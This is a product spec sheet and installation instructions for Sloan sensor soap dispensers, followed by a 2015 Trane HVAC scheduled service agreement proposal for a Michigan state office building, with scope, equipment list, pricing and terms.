- Eliminates "untidy and clumsy" refillable containers



This space for Architect/Engineer approval

Job Name _____	Date _____
Model Specified _____	Quantity _____
Variations Specified _____	
Customer/Wholesaler _____	
Contractor _____	
Architect _____	

# ESD-300 ESD-350

## Description

Sensor Activated Electronic Soap Dispenser.


## Models

- ☐ ESD-300 Plug-in Adaptor Powered
- ☐ ESD-350 Battery Powered

## OPERATION

As the user's hands enter the beam's effective range, the beam is reflected back into the sensor receiver and activates the solenoid valve allowing a single soap application to flow from the spout.

- Flashing "red" light in the sensor window indicates low refill
- Flashing "yellow" light in the sensor window indicates low battery (Model ESD-350)



## SOAP REPLACEMENT

When the soap Bottle is empty, a new Bottle must be used. The Bottle furnished with the unit is not designed to be refilled. Altering the Bottle and refilling it with soap will void the warranty of the product.

### To order Replacement Soap Cartridges:

1-866-700-CLEAN (1-866-700-2532)

Or go to our website: [www.optimasoap.com](http://www.optimasoap.com)

Refills are also available through your local plumbing or janitorial supply distributor.

### Soap Refill Cartridges Available





- ESD-217 — 800 ml. bottle of Lotion Soap
- ESD-232 — 1600 ml. bottle of Lotion Soap
- ESD-231 — 800 ml. bottle of Anti-bacterial Soap
- ESD-233 — 1600 ml. bottle of Anti-bacterial Soap

Can also be replaced with TC® OneShot® Soap Bottles listed below.

Description	Sloan® Part No.	TC® OneShot® Stock No.
800 ml. bottle of Lotion Soap	ESD-217	401311
1600 ml. bottle of Lotion Soap	ESD-232	401541
800 ml. bottle of Anti-bacterial Soap	ESD-231	401312
1600 ml. bottle of Anti-bacterial Soap	ESD-233	401542

## Model ESD-35187

### Soap Dispenser and Faucet Combination



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### INSTALLATION INSTRUCTIONS MULTI-PACK AC ADAPTER FOR ESD SERIES SOAP DISPENSERS

#### Installation Instructions

**Each Multi-Pack AC Adapter is designed to power up to four (4) ESD-200/250/300/350 Soap dispensers.**

##### Step 1

Disconnect and remove the battery packs from battery powered Model ESD-250/350 Soap Dispensers, if applicable.

##### Step 2

Determine the mounting location for the Multi-Pack Adapter Box and AC Wall Adapter. Make certain that cable lengths of the AC Adapter (6 ft/1829 mm) and Wire Assemblies (5 ft/1524 mm) will reach their respective connections.

##### Step 3

Attach the Multi-Pack Adapter Box to the desired surface using the Wall Mounting Anchors or double-sided Adhesive Pad.

##### Step 4

Plug the Three-prong Connector end of the Wire Assembly into one of the Multi-Pack Adapter Box receptacles. Connect the remaining end with the Bayonet Connector into the ESD-200/250/300/350 Soap Dispenser. Be sure to secure the Bayonet power connection with the thumbnut. Follow the previous instructions for connecting up to three (3) additional ESD-200/250/300/350 Soap Dispensers.


##### Step 5

Plug the AC Wall Adapter into the 120 VAC Wall Receptacle.

The ESD-200/250/300/350 Soap Dispensers are now ready for operation.


If further assistance is required, contact your nearest Sloan Representative office or the Sloan Installation Engineering Department at:

**1-888-SLOAN-14 (1-888-756-2614)**



**Important:** The Multi-Pack AC Adapter is not compatible with any Sloan Optima or Optima Plus faucets.


#### ESD-236 and ESD-237 Multi-Pack AC Adapter



#### Parts List

Item #	Part #	Description
1.	ESD-236	Multi-Pack Adapter Box (includes Item #'s 2 and 3) Physical Dimensions: 5" (127 mm) Wide x 3-3/8" (86 mm) High x 2-1/4" (57 mm) Deep
2.	—	AC Wall Adapter with 6' (1829 mm) Cord (included with Item #1) Physical Dimensions: 3-1/8" (79 mm) Wide x 2-1/8" (54 mm) High x 1-1/2" (38 mm) Deep
3.	—	Mounting Kit, includes two (2) Wall Anchors with Screws and one (1) 4 1/2" (114 mm) x 3" (76 mm) Adhesive Pad (included with Item #1)
4.	ESD-237	Wire Assembly with Bayonet Connector (5' /1524 mm)

The information contained in this document is subject to change without notice.



**TRANE**

Building Services

# Trane Scheduled Service Agreement

SERVICE PROPOSAL FOR:

**State Of Michigan -DMB**

Grand Rapids State office Building

SITE ADDRESS:

State Office Building

350 Ottawa

Grand Rapids, MI 49503 U.S.A.

LOCAL TRANE OFFICE:

Nelson Trane

2035 Lake Lansing Rd Suite 50


East Lansing MI 48823

PROPOSAL ID / AGREEMENT NUMBER:

KT 9-8-15

DATE:

September 8, 2015





## TRANE SCHEDULED SERVICE AGREEMENT


# Executive Summary

Thank you for choosing Trane Building Services as your HVAC support partner. We are committed to working with you to help you ensure your building serves the needs of your organization. The details of that commitment are in the following pages.

A Trane Scheduled Service Agreement will provide planned maintenance for your HVAC systems. The agreement assures that factory recommended services are executed on scheduled intervals.

Beyond the benefits of a typical service plan, a Trane Scheduled Service Agreement can deliver enhanced value through an optional Performance Package. Trane is continuously collecting data from your HVAC system that can be streamed into a report to provide insight into the overall performance of your building. Based on a professional analysis of the report's findings, we can demonstrate opportunities for improvement, and recommend actions to help you achieve performance objectives for energy usage, operational efficiency, environmental impact, air quality and more.

Additionally, as a Trane customer you can count on:



- ☑ **Priority Response** – as a Trane Service Agreement customer you will have service priority, above time and materials customers.
- ☑ **Advanced Diagnostics** – Trane proprietary applications and technologies equip technicians to analyze system performance and make actionable service recommendations.
- ☑ **Trane OEM Service Delivery** – ensures the right services are completely and consistently performed to keep your equipment running efficiently and reliably.
- ☑ **Dedicated Trane Service Team** – a local service team consisting of a Service Coordinator, one or more Service Technicians and an Account Manager, all of whom will be familiar with your service requirements, your HVAC equipment and your facility.

WE VALUE THE CONFIDENCE YOU HAVE PLACED IN TRANE AND LOOK FORWARD TO WORKING WITH YOU.







## TRANE SCHEDULED SERVICE AGREEMENT

# Added Value

Proper maintenance can save an estimated 12-18%\* of your budget compared to a run-to-fail approach. A Service Agreement is structured to help you capture those savings.



### Research has shown that regular maintenance can:

Cut unexpected breakdowns by ..... 70-75%

Reduce downtime by ..... 35-45%

Lower equipment repairs and maintenance costs by ..... 25-30%

Reduce energy consumption by ..... 5-20%

\*Source: FEMP O&M Guide, July 2002

In addition to financial value, when you partner with Trane you can expect:

### Dependability and Consistency

**Assigned Service Team** - Your service team will consist of our professional Service Coordinator, Service Technicians, and Account Manager with extensive HVAC experience. Our technicians have a thorough understanding of controls, heating, refrigeration, and airside systems.

**Priority Response** – The State of Michigan will receive preferred service status. Priority Emergency Response is available on a 24-hour-per-day basis.

**Automated Scheduling System** - Trane utilizes a computerized scheduling program to ensure that all services included in the agreement are performed.

### Superior Service Delivery

**Trane's OEM Service Delivery Process** ensures consistent quality through:

- Uniform service delivery
- Pre-job parts planning
- Documented work procedures
- Efficient and economical delivery of services
- Emphasis on Safety & Environments





## Superior Service Delivery (continued)

**Service Work Flow** - Trane's industry exclusive service flow process includes detailed procedures that identify steps for: safety, parts, materials, tools, and sequence for execution. Trane's procedures also include steps for safety, quality control, work validation, and environmental compliance.

This process assures a complete service event. No critical steps are skipped or lost. Systems serviced in this way offer a higher degree of reliability and operational longevity. Trane's exclusive service procedures deliver superior service and most reliable outcomes at the most cost-effective price.

Where applicable, Trane's exclusive service process meets or exceeds ASHRAE 180-2008 Standard Practice for Inspection and Maintenance of Commercial Building HVAC Systems.

**Trane's proprietary program is unequalled in the industry.**

## Knowledge Transfer

**Documentation** - Work performed on your equipment will be documented by the technician and reviewed with you at the completion of each visit.

**Operational System Optimization** - Trane Technicians will review operating sequences and practices for the equipment covered by the agreement and advise you of operational improvement opportunities.


**Training for Facility Staff** - Concurrent with annual start-up, your Trane Technician will instruct your operator how to operate the equipment covered by the agreement.

## Health and Safety

**Safety Management Program** - Trane Building Services employs several full time Occupational Safety and Health Administration (OSHA) 30-hr certified safety managers who are available to perform safety consultations related to the service performed at your site. Our Safety Management Program includes monthly safety training for all Trane Building Services field personnel, field supervisor jobsite audits, technician job safety analyses, and other key risk assessments and control strategies.

**Personal Safety** - Trane service technicians are, at a minimum, OSHA 10-hr certified, or equivalent with yearly retraining on all key occupational safety and health topics. Most of our technicians have participated in "Smith Safe" driver training and are Department of Transportation (DOT) Hazmat certified. They are provided with up to date personal protective equipment (PPE), training on its use and limitations, and FR protective apparel. Trane maintains an industry leading position in National Fire Protection Agency (NFPA) 70E Electrical Safety, technician ergonomics and fall protection programs.

**Drug-Free Workplace** - Trane service maintains a Drug-Free Workplace, with a robust drug and alcohol testing program.





## Environmental Management

**Refrigerant Policy** - Trane Building Services practices and procedures are compliant with all Federal and State laws and regulations concerning the proper handling, storage, and repair of leaks of ozone-depleting refrigerants and their substitutes according to Environmental Protection Agency regulation 40 CFR Part 82. Trane service technicians are Universal-certified and use only certified recovery equipment.

**Refrigerant Management Program** - Trane Building Services maintains and uses Trane Refrigerant Management Software (RMS) to capture, manage and report Refrigerant Activity. The Refrigerant Activity Report Form is used by the technician to record all refrigerant activity that has occurred on each piece of equipment. The form data is entered into RMS after it is submitted to and checked by central office personnel. Annually, Trane prints a report from RMS of all Refrigerant activity that has occurred at each site. The report details all refrigerant activity performed by Trane Building Services Technicians for each piece of equipment, and can be used to satisfy reporting requirements.

**Oil Disposal** - Trane Building Services removes used oil from your refrigeration units and disposes of it in accordance with applicable environmental regulations. Trane has a national contract with a leading provider of used oil services to recycle used oil where allowed and properly dispose of used oil which does not meet recycling requirements (in states where used oil is a hazardous waste, Trane will remove used oil from refrigeration units for the customer to arrange disposal).





# "The Agreement"



## TRANE SCHEDULED SERVICE AGREEMENT

### SERVICE PROPOSAL FOR:

**State Of Michigan -DMB**  
Grand Rapids State office Building

### SITE ADDRESS:

State Office Building  
350 Ottawa  
Grand Rapids, MI 49503 U.S.A.

### LOCAL TRANE OFFICE:

Trane U.S. Inc.  
5005 Corporate Exchange Blvd S.E.  
Grand Rapids, MI 49512


Jeremy Langerak  
1 (616) 889-5637

### PROPOSAL ID / AGREEMENT NUMBER:

KT 9-8-15

### DATE:

September 8, 2015






#### TRANE SCHEDULED SERVICE AGREEMENT

## Scope of Services – Standard Inclusions

Provided in your Scheduled Service Agreement:

### Trane Scheduled Maintenance

Scheduled number of specific service events and associated labor performed during Trane normal business hours as outlined in the Equipment Coverage and Services section of this Agreement. Basic materials and supplies determined necessary by the Trane Technician for the normal performance of Scheduled Maintenance are covered by the annual fee and include grease, oil, cleaning solvents, and wiping cloths.



### Centrifugal

#### ANNUAL MAINTENANCE

This service is performed after the seasonal shutdown. The manufacturer's-recommended yearly maintenance procedures on the unit(s) are performed. This inspection is conducted on a mutually agreeable date (1 visit). The work performed includes: review general chiller operation, change oil filter, check chiller for indicators of leaks, check inlet vane operation, perform purge maintenance, perform control panel and starter maintenance, perform lubrication system maintenance, and perform motor and starter maintenance. This service includes standard yearly maintenance material such as oil filters, purge gaskets, and cleaning supplies.

#### OPERATING INSPECTION

This service provides an inspection early in the cooling season to review chiller operation while running and to make corrective adjustments. This inspection is conducted on a mutually agreeable date (1 visit).

### Refrigerant Management

This scope includes:

- Trane Technicians will capture and track all refrigerant activity performed by Trane for each piece of Covered Equipment
- Refrigerant Usage Reports can be generated annually

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## Trane Laboratory Analysis

The Trane Chemical Laboratory performs routine analysis and trending of oil, absorption solutions, and refrigerants as required. Equipped with this knowledge and Trane's extensive experience we can identify and head off potential system failures more definitively than service providers who depend on third party testing laboratories.

### **OIL ANALYSIS**

This service provides analysis of the machine oil to determine if contaminants and wear metals are within acceptable limits. The analysis indicates whether or not an oil change is needed

## **Additional Scope of Services:**

### **EDDY CURRENT TESTING (YEAR 3 OF THE AGREEMENT)**

Trane will perform Non-Destructive Tube Testing on the unit listed. This service uses Eddy Current Tube Analysis to keep the heat exchangers in optimum operating condition. Qualified Trane personnel use this technology to detect, locate and record potential tube defects, resulting in a general overall view of the tube bundle condition. The report consists of a summary of the testing, tube-by-tube results, a map of the tubes to show the type and importance of the defects and a copy of the test's graphic recordings of the defects.

Trane uses a dual mode, dual frequency, and dual phase technique for tube analysis. The test system will be calibrated for Absolute mode testing on probe entry, and Differential mode when the probe is withdrawn. The Absolute mode will be calibrated for signal amplitude, while the Differential mode is calibrated for phase angle and separation. Either mode may be recalled instantly at any time while the test is underway by use of a hand-held module or foot switch.

Phase analysis will be used in the Differential mode. Calibration will achieve adequate phase separation so that I.D. defects are clearly distinguished from O.D. defects. Depth of flaws extending 20% or more through the tube wall will be measured both on the O.D. and I.D. The Absolute mode will measure gross metal loss, gradual wall thinning and transverse cracks. The two modes compliment each other and will yield much more effective test data.


The Trane Eddy Current Tube analysis is unique in design and ability. It gives much more accurate test results than any other system. What this means to you is a better detection and evaluation of tube defects and better protection for your equipment.

Trane will mechanically clean evaporator and condenser tubes in preparation for eddy current testing, and will remove and remount headers and supply gaskets for one end of each tube bundle.



**TRANE SCHEDULED SERVICE AGREEMENT**

## Equipment Coverage and Services



The following “Covered Equipment” will be serviced:

Equipment	Qty	Manufacturer	Model Number	Serial Number	Area Served / Asset Tag
Centrifugal Chiller	1	Trane	CVHF055FA2A0PCN2766Q 9E6NBC0000007000G0000 000003C1	L03A00444	350 Ottawa Grand Rapids
Multi Stack Chiller #1	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids
Multi Stack Chiller #2	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids
Multi Stack Chiller #3	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids
Multi Stack Chiller #4	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids

**Recommended Optional Service:**

Multistack Annual Condenser disassembly and cleaning including:

- Chemical
- Multistack Strainers per modules
- O-rings
- Re-assembly of Victaulic condenser pipes

**Add \$2,996.00 annually**

Note: Customer provides coil cleaning on the Centravac but does not have the equipment to clean the plate frame heat exchangers on the Multistack Chiller. Customer would like to add this service into our agreement.



## TRANE SCHEDULED SERVICE AGREEMENT

# Pricing and Acceptance

Nelson Trane  
5335 Hill 23 Drive  
Flint, MI 48507 U.S.A.

Site Address:  
State Office Building  
350 Ottawa  
Grand Rapids, MI 49503 U.S.A.

### Trane Service Agreement

This Service Agreement consists of the pages beginning with the title page entitled "The Agreement," the consecutively numbered pages immediately following such title page, and includes and ends with the Trane Terms and Conditions (Service) (collectively, the "Service Agreement" or "Agreement"). Trane agrees to inspect and maintain the Covered Equipment according to the terms of this Service Agreement, including the "Terms and Conditions," and "Scope of Services" sections. Trane agrees to give preferential service to Customer over non-contract customers.

### Service Fee

As the fee(s) (the "Service Fee(s)") for the inspection and maintenance services described in the Scope of Services section with respect to the Covered Equipment, Customer agrees to pay to Trane the following amounts, plus applicable tax, as and when due.

Year	1	2	3
Effective Date	1 January 2016 – 31 December 2016	1 January 2017 – 31 December 2017	1 January 2018 – 31 December 2018
Annual Amount Due	\$9,746.00	\$9,746.00	\$9,746.00

### Term

The initial term of this Service Agreement is 3 years. However, Trane's obligation under this Agreement will not begin until authorized representatives of Trane and Customer have both signed this Agreement in the spaces provided below. Following expiration of the initial term, this Agreement shall renew automatically for successive periods of 1 year until terminated as provided herein.

**This Agreement is subject to Customer's acceptance of the attached Trane Terms and Conditions.**

<b>CUSTOMER ACCEPTANCE</b>	<b>TRANE ACCEPTANCE</b>
Proposal Date: September 8, 2015	Trane U.S. Inc.
_____ Authorized Representative	_____ Authorized Representative
_____ Printed Name	_____ Title
_____ Title	_____ Signature Date
_____ Purchase Order	_____ License Number:
_____ Acceptance Date	





## TRANE SCHEDULED SERVICE AGREEMENT

# Terms and Conditions (Service)

**"Company" shall mean Trane U.S. Inc..**

**1. Acceptance.** These terms and conditions are an integral part of Company's offer and form the basis of any agreement (the "Agreement") resulting from Company's proposal (the "Proposal") for the services (the "Services") on equipment listed in the Proposal (the "Covered Equipment"). The Proposal is subject to acceptance in writing by the party to whom this offer is made or an authorized agent ("Customer") delivered to Company within 30 days from the date of the Proposal. If Customer's order is an acceptance of the Proposal, without the addition of any other terms and conditions of sale or any other modification, this document shall be treated solely as an acknowledgment of such order. If Customer's order is expressly conditioned upon the Company's acceptance or assent to terms and/or conditions other than those expressed herein, return of such order by Company with these terms and conditions attached or referenced serves as Company's notice of objection to Customer's terms and as Company's counter-offer to provide Services in accordance with scope and terms and conditions of the original Proposal. If Customer does not reject or object in writing to Company within 10 days, the Company's counter-offer will be deemed accepted. Customer's acceptance of goods and/or Services by Company will in any event constitute an acceptance by Customer of these terms and conditions. This Agreement is subject to credit approval by Company. Upon disapproval of credit, Company may delay or suspend performance or, at its option, renegotiate prices and/or terms and conditions with Customer. If Company and Customer are unable to agree on such revisions, this Agreement shall be cancelled without any liability, other than Customer's obligation to pay for Services rendered by Company to the date of cancellation.

**2. Service Fees and Taxes.** Fees for the Services (the "Service Fee(s)") shall be as set forth in the Proposal. Except as otherwise provided in the Proposal, the Service Fee is based on performance during regular business hours. Fees for Services performed outside Company's normal business hours shall be billed separately according to then prevailing overtime or emergency labor/labour rates. In addition to the stated Service Fee, Customer shall pay all taxes not legally required to be paid by Company or, alternatively, shall provide Company with an acceptable tax exemption certificate.

**3. Term, Renewal, and Cancellation.** The "Term" of this Agreement shall be as stated in the Proposal. Thereafter, unless earlier terminated, this Agreement shall be automatically renewed for succeeding 12 month terms (each a "Renewal Term"), subject to the Renewal Pricing Adjustment section herein, upon Company's delivery to Customer of a service renewal letter at least 45 days in advance of the scheduled expiration date and Customer's failure to notify Company in writing no later than 30 days prior to the scheduled expiration date that the Agreement shall not be renewed. This Agreement may be cancelled upon the written notice of either party to the other (for any reason or no reason) no later than 30 days prior to the scheduled expiration date; provided, however, that, in the event of a cancellation by Customer, Customer shall pay to Company the balance of the Service Fee applicable to the then current 12 month period of the Term or the Renewal Term.

**4. Renewal Pricing Adjustment.** The Service Fee for an impending Renewal Term shall be the current Service Fee (defined as the Service Fee for the initial Term or Renewal Term immediately preceding the impending Renewal Term) adjusted by the following: (a) increase and/or decrease for additions and/or deletions to Scope of Services; (b) 25% of the Current Service Fee shall be adjusted based upon the calendar year change in the (i) U.S. Bureau of Labor Statistics Producer Price Index for selected commodity groupings (Metals and Metal Products) for Services performed in the United States; or (ii) Statistics Canada Industrial Producer Price Index, Goods (Raw Material Price Indexes) for Services performed in Canada; (c) 65% of the Current Service Fee shall be adjusted based upon the change to cost of labor/labour; and (d) 10% of the Service Fee shall be adjusted based upon changes to Company services overhead costs, which include but are not limited to the cost of fuel, truck leasing, and office-related overhead factors. The Service Fee for an impending Renewal Term shall be set forth in the service renewal letter furnished to Customer.

**5. Payment.** Payment is due upon receipt of Company's invoice. The Service Fee shall be paid no less frequently than quarterly and in advance of performance of the Services. Company reserves the right to add to any account outstanding for more than 30 days a service charge equal to the lesser of the maximum allowable legal interest rate or 1.5% of the principal amount due at the end of each month. Without liability to Customer, Company may discontinue Services whenever payment is overdue. Customer shall pay all costs (including attorneys' fees) incurred by Company in attempting to collect amounts due or otherwise enforcing these terms and conditions.

**6. Customer Breach.** Each of the following events or conditions shall constitute a breach by Customer and shall give Company the right, without an election of remedies, to terminate this Agreement or suspend performance by delivery of written notice declaring termination, upon which event Customer shall be liable to the Company for all Services furnished to date and all damages sustained by Company (including lost profit and overhead): (1) Any failure by Customer to pay amounts when; or (2) any general assignment by Customer for the benefit of its creditors, or if Customer becomes bankrupt or insolvent or takes the benefit of any statute for bankrupt or insolvent debtors, or makes or proposes to make any proposal or arrangement with creditors, or if any steps are taken for the winding up or other termination of Customer or the liquidation of its assets, or if a trustee, receiver, or similar person is appointed over any of the assets or interests of Customer; (3) Any representation or warranty furnished by Customer in connection with this Agreement is false or misleading in any material respect when made; or (4) Any failure by Customer to perform or comply with any material provision of this Agreement.

**7. Performance.** Company shall perform the Services in accordance with industry standards generally applicable in the area under similar circumstances as of the time Company performs the Services. Company may refuse to perform any Services or work where working conditions could endanger property or put at risk the safety of people. Unless otherwise agreed to by Customer and Company, at Customer's expense and before the Services begin, Customer will provide any necessary access platforms, catwalks to safely perform the Services in compliance with OSHA or state industrial safety regulations. This Agreement presupposes that all major pieces of Covered Equipment are in proper operating condition as of the date hereof. Services furnished are premised on the Covered Equipment being in a maintainable condition. In no event shall Company have any obligation to replace Covered Equipment that is no longer maintainable. During the first 30 days of this Agreement, or upon initial inspection, and/or upon seasonal start-up (if included in the Services), if an inspection by Company of Covered Equipment indicates repairs or replacement is required, Company will provide a written quotation for such repairs or replacement. If Customer does not authorize such repairs or replacement, Company may remove the unacceptable equipment from the Covered Equipment and adjust the Service Fee accordingly. During the Term or a Renewal Term, Company may elect to install/attach to Customer equipment or provide portable devices (hardware and/or software) for execution of control or diagnostic procedures. Such devices shall remain the personal proprietary property of Company and in no event shall become a fixture of Customer locations. Customer shall not acquire any interest, title or equity in any hardware, software, processes, and other intellectual or proprietary rights to devices used in connection with the Services on Customer equipment. Company reserves the right to remove such devices at its discretion.

